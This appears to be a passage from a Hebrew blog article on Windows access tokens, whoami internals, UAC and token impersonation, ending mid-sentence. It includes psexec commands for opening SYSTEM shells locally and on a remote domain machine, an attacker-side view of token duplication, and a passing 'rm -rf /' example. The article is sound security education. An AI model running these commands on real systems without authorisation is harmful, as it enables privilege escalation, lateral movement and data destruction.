whoami.exe	Load Image	C:\Windows\System32\kernel32.dll	14804
whoami.exe	Load Image	C:\Windows\System32\KernelBase.dll	14804
whoami.exe	Load Image	C:\Windows\System32\advapi32.dll	14804
whoami.exe	Load Image	C:\Windows\System32\msvcrt.dll	14804
whoami.exe	Load Image	C:\Windows\System32\sechost.dll	14804
whoami.exe	Load Image	C:\Windows\System32\rpcrt4.dll	14804
whoami.exe	Load Image	C:\Windows\System32\user32.dll	14804
whoami.exe	Load Image	C:\Windows\System32\win32u.dll	14804
whoami.exe	Load Image	C:\Windows\System32\gdi32.dll	14804
whoami.exe	Load Image	C:\Windows\System32\gdi32full.dll	14804
whoami.exe	Load Image	C:\Windows\System32\msvcp_win.dll	14804
whoami.exe	Load Image	C:\Windows\System32\ucrtbase.dll	14804
whoami.exe	Load Image	C:\Windows\System32\ws2_32.dll	14804
whoami.exe	Load Image	C:\Windows\System32\shlwapi.dll	14804
whoami.exe	Load Image	C:\Windows\System32\version.dll	14804
whoami.exe	Load Image	C:\Windows\System32\sspicli.dll	25316
whoami.exe	Load Image	C:\Windows\System32\authz.dll	5368
whoami.exe	Load Image	C:\Windows\System32\wkscli.dll	4000
whoami.exe	Load Image	C:\Windows\System32\netutils.dll	14804
whoami.exe	Load Image	C:\Windows\System32\imm32.dll	14804

אלו כלל הספריות שהתהליך טוען. אין כל כך הרבה יחסית אז נסביר אותן בפסקה אחת (קחו נשימה עמוקה):

ntdll.dll מספקת פונקציות וממשקים אל ה-NT kernel, kernel32.dll מציעה שירותי מערכת שונים כדוגמת ניהול תהליכים ופונקציות הנגשה לקבצים וספריית KernelBase.dll מוסיפה פונקציות וממשקים נוספים אליה. בצורה דומה, user32.dll מקלה על היצירה והניהול של ה-GUI במערכת ההפעלה ו-win32u.dll מרחיבה את היכולות עבור פונקציות המשנה של Win32 במצב משתמש ו-gdi32.dll אחראית על פעולות גרפיקה והדפסה למסך. Msvrct.dll ו-ucrtbase.dll הן ספריות זמן הריצה ותמיכה של תוכניות C/C++, sechost.dll נועד לאפשר שימוש ב-Service Contol Manager על ידי שירותים, rpc4rt.dll נטענת לביצוע פקודות RPC במידת הצורך. Ws2_32.dll ביחד עם netutils.dll מספקות פונקציונאליות של פעולות רשת, shlwapi.dll מציעה shell ואופרציות על קבצים כדוגמת URL handling. Version.dll מאפשרת לאפליקציה מידע בנוגע למערכת ההפעלה ולקבוע תאימות של קובץ ההרצה ו-advapi32.dll מטפלת באלמנטים של ניהול ואבטחה מתקדמים כולל הרישום, השירותים ותיעוד האירועים. כלל הספריות האלה הן חלק נרחב בבסיס הפונקציונליות של Windows. הן מאפשרות לאפליקציות ולמערכת ההפעלה לקיים אינטראקציה, לנהל משאבים ולספק ממשק גרפי למשתמש.

ארחיב על 3 ספריות פחות מוכרות שנטענות לקראת הסוף באמצעות thread פרטי משלהן מכיוון שהן רלוונטיות קצת יותר עבור whoami:

- **Sspicli.dll** הרי זו הספרייה שמייצגת את תשתית ה-SSPI שדיברנו עליה בפרקים הקודמים. באמצעותה התוכנה תדע להשתלב עם תשתית האימות והאבטחה של Windows ולהפעיל \ לקבל מידע מחבילות האימות על מנגנון האימות של היוזר.

- **Authz.dll** משמשת להטמעת מדיניות אבטחה והרשאה מבוססת תפקידים ב-Windows. בכללי מדובר בספרייה שמספקת פונקציות ורכיבים לניהול בקרת גישה ואבטחה. זה מבטיח ש-whoami.exe תציג רק את המידע שהמשתמש מורשה לראות, בהתבסס על ההרשאות והחברות שלו בקבוצה.
- **Wkscli.dll** ספרייה העוזרת ל-whoami.exe להציע תצוגה מקיפה יותר של security context מהיבטי רשת; למשל במקרה בו היוזר חבר בדומיין ונדרש לבצע תקשורת רשתית כדי להבין באילו קבוצות רשתיות הוא חבר בהן ומה ההרשאות שלו.

בצורה הזו מספר ספריות רלוונטיות ימצאו את דרכן לזיכרון של whoami.exe והוא יוכל להשתמש במטודות פנימיות בתוכן.

לאחר הטעינה, thread ירוץ ויתשאל מספר רב של ערכים ברגיסטרי HKLM (כדוגמת HKLM\SYSTEM\CurrentControlSet\Control\Session Manager) בשביל למשוך ולפרסר נתונים ומאפיינים של ה-session-ים במערכת.

לאחר שהוא יסיים לעבד את כל המידע שם הוא יעבור לפרסר מידע על המשתמש עצמו באמצעות מפתחות שונים ברגיסטרי של HKCU בשביל להבין מאפיינים שונים הקשורים למראה ולהתנהגות של סביבת שולחן העבודה של המשתמש, בצורה הזו whoami.exe ידע להדפיס מידע למסך הטרמינל בהמשך:

RegQueryValue	HKCU\Control Panel\Desktop\EnablePerProcessSystemDPI
RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages
RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages
RegEnumKey	HKCU\Control Panel\International\User Profile
RegQueryValue	HKCU\Control Panel\International\User Profile\en-IL\TransientLangId
RegEnumKey	HKCU\Control Panel\International\User Profile
RegEnumKey	HKCU\Control Panel\International\User Profile
RegEnumKey	HKCU\Control Panel\International\User Profile

במקביל, נוכל לראות את lsass.exe מוציא מידע מ-whoami.exe ומתשאל את ה-SAM hive ברגיטסרי בשביל להבין את הקבוצות וההרשאות השונות.

lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Account\Groups\00000201\C
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Account\Aliases\000003EE\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\00000220\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\0000022F\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\00000221\C
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Account\Groups\00000201\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Account\Aliases\000003EE\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\00000220\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\0000022F\C
lsass.exe	QueryNameInformationFile	C:\Windows\System32\whoami.exe
lsass.exe	RegQueryValue	HKLM\SAM\SAM\Domains\Builtin\Aliases\00000221\C

עם סיום ההדפסה למסך נראה את כלל ה-threads יוצאים ולאחריהם גם את התהליך whoami.exe עצמו.

נקודה ששווה להזכיר היא שהטוקן נכתב **פעם אחת** כאשר המשתמש מתחבר למערכת. אם נוסיף את עצמינו לקבוצה כלשהי ונריץ שוב את הפקודה whoami לא נראה שההרשאות שלנו השתנו כלל. זו גם הסיבה מדוע אם אנחנו מוסיפים את היוזר שלנו לקבוצה של Remote Desktop Users עדיין לא נוכל להתחבר באמצעות RDP למחשבים אחרים בדומיין אלא נאלץ להתנתק ולבצע log on מחדש בשביל לעדכן (ליצור מחדש) את ה-Access Token שלנו.

אוקיי אז הבנו שנוצר לכל משתמש טוקן משלו אבל מה קורה אם הוא רוצה להריץ תהליך לא בהרשאות שלו אלא בהרשאות גבוהות? ובכן, ברגע שמשתמש עם הרשאות administrator מתחבר לעמדה (עם UAC enabled), נוצרים **שני logon sessions** על ידי ה-LSA. כלומר נוצרים שני access tokens שונים, אחד של היוזר עצמו ואחד עם הרשאות גבוהות (כתוצאה מההוספה של Administrator SID). זו גם הסיבה מדוע אם נריץ את whoami.exe בהרשאות גבוהות נקבל פלט משמעותית יותר ארוך ומקיף - הקונטקסט בו התהליך רץ השתנה וכעת יש לרשותו טוקן חזק יותר:

```
PS C:\Users\Jonathan Elkabas> whoami /all

USER INFORMATION
----------------

User Name                   SID
========================== ============================================
jonikamoni\jonathan elkabas S-1-5-21-1373432984-1843344090-1476446936-1003


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                   Attributes
========================================== ================ ===================== ==================================================================
Everyone                                   Well-known group S-1-1-0               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of... Well-known group S-1-5-114             Mandatory group, Enabled by default, Enabled group
JONIKAMONI\docker-users                    Alias            S-1-5-21-1373432984-... Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544          Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Performance Log Users              Alias            S-1-5-32-559          Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4               Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113             Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10           Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

אנקדוטה מעניינת, באמצעות logonsessions שהראנו מקודם אפשר לראות שקיימים 'משתמשים' נוספים כגון NT AUTHORITY ו-Window Manager. אלה הם משתמשים built in של מערכת ההפעלה שמבצעים

פעולות בשמה, למעשה משתמש NT AUTORITY\SYSTEM שקול בהרשאותיו ל-computer account עצמו. זה גם אחד ההבדלים בין מערכות מבוססות Unix לעומת Windows; בעוד שיוזר root יכול הלכה למעשה להחריב את המכונה עם פקודה אחת כדוגמת rm -rf /, מערכת ההפעלה של Windows לא מאפשרת לבצע פעולות מסוכנות (כדוגמת מחיקת system files, מפתחות מסויימים ברגסטרי ולעצור שירותים ליבתיים) גם אם היוזר בקבוצת ה-administrators.

אם בכל זאת בא לכם להיות לא אחראיים כנראה שתשמחו לשמוע שזה לא כל כך מסובך לשנות את ה-security context שלכם ליוזר SYSTEM באמצעות פקודה אחת במידה ואתם כבר משתמשים חזקים. ברמה הלוקאלית, בשביל לפתוח טרמינל עם shell של NT AUTHORITY\ SYSTEM ניתן להריץ:

```
psexec -i -s cmd.exe
```

בצורה דומה, נוכל לעשות שימוש ב-psexec על מנת לרוץ כמשתמש חזק גם במכונה מרוחקת באמצעות:

```
psexec -s \\pc03.jon.net cmd.exe
```

וכמובן שנוכל לראות ש-access token שלנו ישתנה בהתאם:

```
C:\Windows\System32>whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                       State
========================================= ================================================================= ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                     Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                              Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                Disabled
SeTcbPrivilege                            Act as part of the operating system                               Enabled
SeSecurityPrivilege                       Manage auditing and security log                                  Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                          Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                    Disabled
SeSystemProfilePrivilege                  Profile system performance                                        Enabled
SeSystemtimePrivilege                     Change the system time                                            Disabled
SeProfileSingleProcessPrivilege           Profile single process                                            Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                      Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                 Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                   Enabled
SeBackupPrivilege                         Back up files and directories                                     Disabled
SeRestorePrivilege                        Restore files and directories                                     Disabled
SeShutdownPrivilege                       Shut down the system                                              Disabled
SeDebugPrivilege                          Debug programs                                                    Enabled
SeAuditPrivilege                          Generate security audits                                          Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                          Enabled
SeUndockPrivilege                         Remove computer from docking station                              Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                  Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                         Enabled
```

במאמר המשך ננתח כיצד psexec עובד מאחורי הקלעים אבל כבר עכשיו יש לכם חלק מהידע בשביל לבצע ניחוש מושכל :)


למה אנחנו צריכים את זה בכלל?

שאלה שמתבקשת מכל זה היא מדוע מערכת ההפעלה צריכה את כל המנגנון המורכב של הטוקנים?

לכל אובייקט מאובטח קיים ב-header את ה-Security descriptor אשר מכיל מבנה נתונים בשם **discretionary access control list** (DACL) ומחזיק רשימות של **access control entries** (ACEs). ACE מייצג את זהות היישויות (ה-principals או ליתר דיוק ה-**trustees** בלשון הדוקומנטציה) ביחד עם ההרשאות שלהם ו-DACL מצייג את רמת האמון של בעל האובייקט באותן יישויות.

בכל פעולה בין אובייקטים ה-DACL נבדק אל מול הטוקן - קרי, האם ה-ACE שמייצג את זהות היוזר (ה-SID שלו או של הקבוצות שלו) נמצא ב-DACL וכיצד צריך להגניש (או לא) את האובייקט הנ"ל אליו.

מדובר בנושא די רחב אז נסתפק כרגע בהסבר בצורת תמונה ובמאמר המשך ניכנס לעומק הקורה:



במידה ויש לנו תיקיית share ושני תהליכים (או threads) ינסו לגשת אליה, מערכת ההפעלה תפרסר את השדות ב-primary token (שכאמור מדובר בסך הכל בפוינטר אל ה-access token של היוזר שהריץ את התהליך) ותשווה את הערכים שנמצאים בו למערך של ACEs שנמצאים בתוך המערך DACL כחלק ממערך ה-security descriptor של התיקייה עד אשר תמצא שדה ACE שמתאים בפרטיו לזה של הטוקן. במידה ולא יהיה קיים ACE כזה, מ"ה לא תאפשר את הגישה לאובייקט. בצורה הזו הלכה למעשה נאכף מודל האבטחה של Windows.

Token Impersonation - #התחלנו

כשדיברנו על העובדה שלכל תהליך יש primary token שמתאר את הקונטקסט האבטחתי של המשתמש שמזוהה עם התהליך, אמרנו שדיפולטיבית, מערכת ההפעלה משתמשת באותו primary token כאשר thread של התהליך ניגש אל אובייקט מאובטח. אך קיים מנגנון ליבתי נוסף העושה שימוש בטוקנים במערכת ההפעלה.

המונח "Token impersonation" מתייחס למצב ש-thread מקבל **טוקן שונה מהטוקן שיש לתהליך האב שלו**. כלומר, בעוד ש-primary token קשור לפרוסס ויושג רק לאחר התחברות אינטראקטיבית, impersonation token יהיה תמיד קשור ל-thread ויושג לאחר התחברות לא אינטראקטיבית (כדוגמת network logon).

זו הסיבה מדוע לא פעם קוראים לטוקן כזה thread token. מדובר בפיצ'ר שכיח מאוד במודל האבטחה של Windows.

למרות שהשימוש במילה impersonation מרמזת על התחזות של משתמש אחד ליוזר אחר, חשוב להבין שזה לא תמיד המצב. מכיוון שלכל טוקן יש סט הרשאות שונה, לפעמים thread של תהליך יבצע 'התחזות' לטוקן של עצמו עם הרשאות שונות ו\או פחות SIDs. ניתן לבצע את הפעולה באמצעות פונקציית ImpersonateSelf ב-Windows API.


למעשה, כל מה שקורה מאחורי הקלעים בפרוצדורה של Token Impersonation זה ש-thread שתהליך יצר מתממשק עם handle אל access token שהוא אינו שלו וכך כאשר ה-thread יגש אל אובייקט מאובטח ה-security descriptor שיבדק הוא של המשתמש שאליו מתחזים ולא אל היוזר המקורי שהריץ את אותו תהליך. כלומר, ל-thread שמתחזה למשתמש יהיה גם primary token וגם impersonation token. בצורה הזו, אפליקציה יכולה לפעול בקונטקסט אבטחה שונה מזה של המשתמש שהמריץ את התהליך (של משתמש אחר או של עצמו).

הדוגמה שמתבקשת היא אימפלמטציה של שרת המחזיק לוקאלית מידע של מספר משתמשים. אפשר לחשוב על לקוחות בבנק שמתחברים לכספומט בשביל לבדוק את יתרת העובר ושב שלהם. התהליך שמנגיש את האינפורמציה צריך להיות מסוגל לשלוף את המידע הסודי של כל לקוח מאומת ולהחזיר אותו אליו בלבד לשם רינדור ותצוגה.

באופן פרגמטי, עם האימות של משתמש חדש נוצר עבורו access token, התהליך של איסוף המידע יוצר thread חדש ומבצע Impersonation לאותו טוקן של היוזר. בצורה הזו הוא יכול לגשת אל המשאב (תיקייה, שורה במסד נתונים) הלוקאלי.

ה-SID ופרטים נוספים בטוקן מושווים אל ה-DACL ב-security descriptor באובייקט ומערכת ההפעלה מאפשרת את הגישה למידע שבתוכו.

על שירותים שתומכים באימות Windows-י נאמר שהם מבצעים **Client impersonation**:




נסביר - תהליך האפליקציה שרץ תחת משתמש SvcBank מחזיק 3 threads - אחד ראשי עבור פעולות בסיסיות עם ה-primary token ואחד לכל משתמש אשר רצים עם token impersonamtion (בצהוב [הכל צהוב]).

אותם שני threads פרטיים רצים בקונטקסט של משתמשים שאינם SvcBank ולכן יכולים לגשת למשאבים שהוא עצמו לא רשאי לגשת כמו התיקייה שבדוגמה. **הפעולה הזו היא הבסיס של מנגנוני Access Control** כמו ACLs (ו-DACL בפרט) אליהם נקדיש את המאמר הבא.


הערה - כן כן אני יודע הכל טוב ויפה אבל שווה לזכור שברמה המעשית כל ה-thread-ים של תהליך חולקים את אותה טבלת handles ולכן במידה ו-thread פותח handle אל תא זיכרון של אובייקט כזה או אחר, גם במידה והדבר נעשה באמצעות טוקן שאינו שייך לכלל התהליך, הרי שכל ה-thread-ים יוכלו לכאורה לגשת אליו (אם כי הדבר מאוד לא מקובל לביצוע). יש כמה החרגות אך לא נתייחס אליהן.

all in all, ניתן לסכם את הפעולה של Impersonation מהצד ההתקפי בכך שברגע ששיכפלנו טוקן של משתמש אכן שיכפלנו גם את המצביע אל ה-logon session - משמע אנחנו יכולים לפתוח תהליך או thread בקונטקסט האבטחתי שלו ואז לגשת למשאבים בשמו.

באופן הבא:



אוקיי אבל מה קורה כאשר **המשאב נמצא במכונה אחרת?** הרי logon session הוא אובייקט לוקאלי בלבד ולכן אם נעביר את הטוקן שלנו למכונה אחרת הוא פשוט לא יצביע לשום דבר (שלא לדבר על זה שאם היה קיים מנגנון כזה הוא היה חשוף פיצוצים ל-replay attacks). הפתרון של Microsoft לבעיה היא **ביצוע אימות של היוזר גם במכונה המרוחקת** - מה שיגרור יווצרות של logon session גם בה ואז התחזות לאותו יוזר. אז כיצד נראה המודל של Client impersonation על גבי הרשת? איור נוסף ימחיש בדיוק את זה:



כשיוזר ניגש עם הדפדפן לאתר המיוחצן על ידי שירות במכונה אחרת ואז **מזדהה Windows-ית אליו** (באמצעות ה-popup המוכר והמעצבן שקובץ לפני שהאתר נטען) - מה שמטרגר את LSASS להפיק Access token חדש עם ה-SIDs של היוזר. התהליך של השירות מבצע impersonation לטוקן של היוזר ושם אותו ב-thread חדש שהוא יוצר, מודיע על כך ל-SRM, ואז ניגש עם ההרשאות של אותו משתמש לתיקיית ה- NTDS share שקיימת אצלו במכונה. המערכת משווה את הנתונים של הטוקן אל מול ה-security attributes (אובייקטי DACL ו-SACL ליתר דיוק) ב-security descriptor של התקייה, ובהתאם למאפייני ההרשאה מתירה או אוסרת את הפעולה ושומרת לוג שלה.

במידה והאפליקציה נדרשת לרוץ ב-secutiry context של הקליינט אבל ללא שימוש ב-Impersonation היוזר יהיה חייב **להיות מחובר למערכת**. הפונקציה שיכולה לבצע את הדרישה הנ"ל היא LogonUser אשר מקבלת את ה-credentials של היוזר, מבצעת איתם אימות אינטראקטיבי, ומחזירה primary token אל התהליך של השרת אשר מאמץ אותו לפתיחת תהליך תחתיו עם הטוקן של היוזר. החיסרון העיקרי בארכיטקטורה הנ"ל הוא העובדה שהשירות נדרש לקבל (ולהעביר) את ה-credentials של המשתמש.

אבל למה לתת לשירות את כל ההרשאות של יוזר? חלק מהשירותים צריכים רק חלק מסוים מהמידע של הלקוחות שלהם ולכן אין באמת סיבה לתת להם את **כל** ההרשאות. בשביל המטרה הזו נוצר השדה **Impersonation Level** בכל טוקן שקובע לאילו שימושים ניתן לבצע את ההתחזות עם הטוקן עצמו. העיקרון דומה לזה של שדה KeyUsage בתעודה דיגיטלית (X.509v3) אשר קובע אילו שימושים ניתן לבצע עם האובייקט (המפתח הציבורי) שנמצא בתוך התעודה עצמה. השדה יכול לקבל 4 ערכים אשר מציינים רמות שונות של impersonation:

